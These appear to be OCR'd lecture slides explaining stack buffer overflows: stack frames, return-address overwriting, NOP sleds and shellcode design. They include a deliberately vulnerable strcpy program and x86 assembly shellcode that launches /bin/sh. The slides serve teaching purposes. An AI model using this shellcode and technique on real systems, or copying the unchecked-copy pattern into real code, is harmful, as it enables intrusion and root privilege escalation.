
- exploited by attackers by **inputting more data than expected**
  - attacker's data that is written beyond the space allocated for it
  - e.g., a 10$^{th}$ byte in a 9-byte array
- typical exploitable buffer overflow
  - users' inputs are expected to go into regions of memory allocated for data; instead
  - attacker's inputs **are allowed to overwrite** memory holding executable code
- attacker's challenge is to discover buffer-overflow vulnerabilities
  - find opportunities **leading to overwritten memory being executed**
  - **find the right code to input** (that inflicts some specific harm)

# Example: How buffer overflows happen


```
char sample[10];

int i;

for (i=0; i<=9; i++)
  sample[i] = 'A';

sample[10] = 'B';
```

(or `sample[i] = 'B';`)

# Overflows can affect data or code, or even the OS



# Overflows can affect other users




# Harm from buffer overflows


- overwrite
  - an instruction or data item of same program's data
    - e.g., PC and data in the stack so that PC points to the stack
  - data or code belonging to another program or the OS
    - e.g., part of the code in low memory, substituting new instructions
    - gives to attacker that program's execution privileges or root privileges
- results in
  - **unauthorized access**
  - **privilege escalation**

When successfully completed, attacker runs **maliciously written code** at **higher privilege levels**!


# The stack




# The stack after procedure calls: A calls B



# The stack after nested procedure calls: A calls B, B calls C



# Compromised stack



# Attack structure

To exploit a buffer overflow vulnerability the attacker must address some challenges

**[1]** write malicious code (that does some harm)

- not trivial task (depends on next steps/challenges)
- e.g., a special type of malicious code called **shellcode** can be written

**[2]** inject the malicious code into the memory of the target program (TP)

- control the contents of the buffer in TP
- e.g., in following example, **by storing the malicious code in the input file**

**[3]** jump to (and execute) the malicious code


- control the execution of TP and execute injected malicious code
- e.g., in following example, **by pointing the program counter to the right position in the stack**

# Buffer-overflow vulnerability: A specific example

- layout of stack after the program execution has entered function func()
- grows from-high-to-low addresses (but `buffer` grows from-low-to-high)

```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = "I am greater than 12 bytes";
  func (str);
}
```


(a) A code example




(b) Active Stack Frame in func()

# Data stored in current frame

- local data: `buffer, variable_a`
- function parameter: `str`
- **return address**
  - what to execute after function ends
  - command after function call
- frame pointer (FP)
  - pointer on current frame that is used to reference local data & function parameters
  - e.g., `variable_a` is referred to as FP-16, `buffer` as FP-12, `str` as FP+8
- previous frame pointer
  - pointer to previous frame (corresponding to function that called `func()` )




(b) Active Stack Frame in func()

# Buffer overflow: [2] Inject malicious code

- `strcpy(buffer, str)` copies the contents from `str` to `buffer[]`
- the string pointed by `str` has more than 12 chars, while the size of `buffer[]` is only 12
- `strcpy()` does not check whether the boundary of `buffer[]` has reached
  - it only stops when seeing the end-of-string character '\0'
- contents in the memory above `buffer[]` will be overwritten by the characters at the end of `str`


```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = "I am greater than 12 bytes";
  func (str);
}
```



# [2] Inject malicious code: A more interesting example

```
/* stack.c */ /* This program has a buffer overflow vulnerability. */

#include <stdlib.h> #include <stdio.h> #include <string.h>

int func (char *str) {
char buffer[12];
strcpy(buffer, str); /* This statement has a buffer overflow problem */
return 1; }

int main(int argc, char **argv) {
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
func (str);
printf("Returned Properly\n");
return 1; }
```

# [3] Jump to the malicious code



# [3] Jump to the malicious code


To run the malicious code (already injected in TP's stack)

- need to **know the absolute address of the malicious code**
  - overflow the buffer so that this address overwrites the return address
  - when function returns, the malicious code will run
- strategies to find where the malicious code starts
  - make a copy of the TP and find (approximate) the start of malicious code by debugging
  - set-UID TP: allows to run an executable with the privileges of the executable's owner
- if the TP runs remotely, you can always guess
  - stack usually starts at the same address and is not very deep
  - range of addresses to guess is actually quite small

# [3] Jump to the malicious code: Nopsled

To improve the chance of success

- add many NOP operations to the beginning of the malicious code
- NOP (no operation) is a special instruction
  - does nothing other than advancing to the next instruction
  - therefore, as long as the guessed address points to one of the NOPs, the attack will be successful!
  - with NOPs, the chance of guessing the correct entry point to the malicious code is significantly improved!



# [1] Write malicious code: Shellcode

Powerful code that invokes a shell

- attacker can run any command in that shell!
- if TP has root privileges, then any command runs also at root level!
- e.g., C program that simply launches a shell:

```
#include <stdio.h>
int main( ) {
char *name[2];
name[0] = ''/bin/sh'';
name[1] = NULL;
execve(name[0], name, NULL); }
```

# [1] Write malicious code: Further challenges

Directly compiling the previous program into binary code is not enough

- (1) to invoke system call `execve()`, need to know the address of the string "`/bin/sh`"
  - storing and deriving the address of this argument is not easy
- (2) function `strcpy()` will stop in the first occurrence of a `NULL` (i.e., 0) value

- e.g., C program that simply launches a shell:

```
#include <stdio.h>
int main( ) {
char *name[2];
name[0] = ``/bin/sh'';
name[1] = NULL;
execve(name[0], name, NULL); }
```

# [1] Write malicious code: Solutions

Directly compiling the previous program into binary code is not enough

- (1) to invoke system call `execve()`, need to know the address of the string "`/bin/sh`"
  - **push string "`/bin/sh`" onto stack and use the stack pointer `esp` to get its location**
- (2) function `strcpy()` will stop in the first occurrence of a `NULL` (i.e., 0) value
  - **convert instructions containing 0 into equivalent instructions not containing 0**
  - **e.g., to store 0 to a register, use XOR operation, instead of directly assigning 0**
- e.g., C program that simply launches a shell:

```
#include <stdio.h>
int main( ) {
char *name[2];
name[0] = ''/bin/sh'';
name[1] = NULL;
execve(name[0], name, NULL); }
```

# [1] Write malicious code: Final malicious code

```
xorl %eax,%eax
pushl %eax              # push 0 into stack (end of string)
pushl $0x68732f2f       # push "//sh" into stack
pushl $0x6e69622f       # push "/bin" into stack
movl %esp,%ebx          # %ebx = name[0]
pushl %eax              # name[1]
pushl %ebx              # name[0]
movl %esp,%ecx          # %ecx = name
cdq                     # %edx=0
movb $0x0b,%al
int $0x80               # invoke execve(name[0], name, 0)
```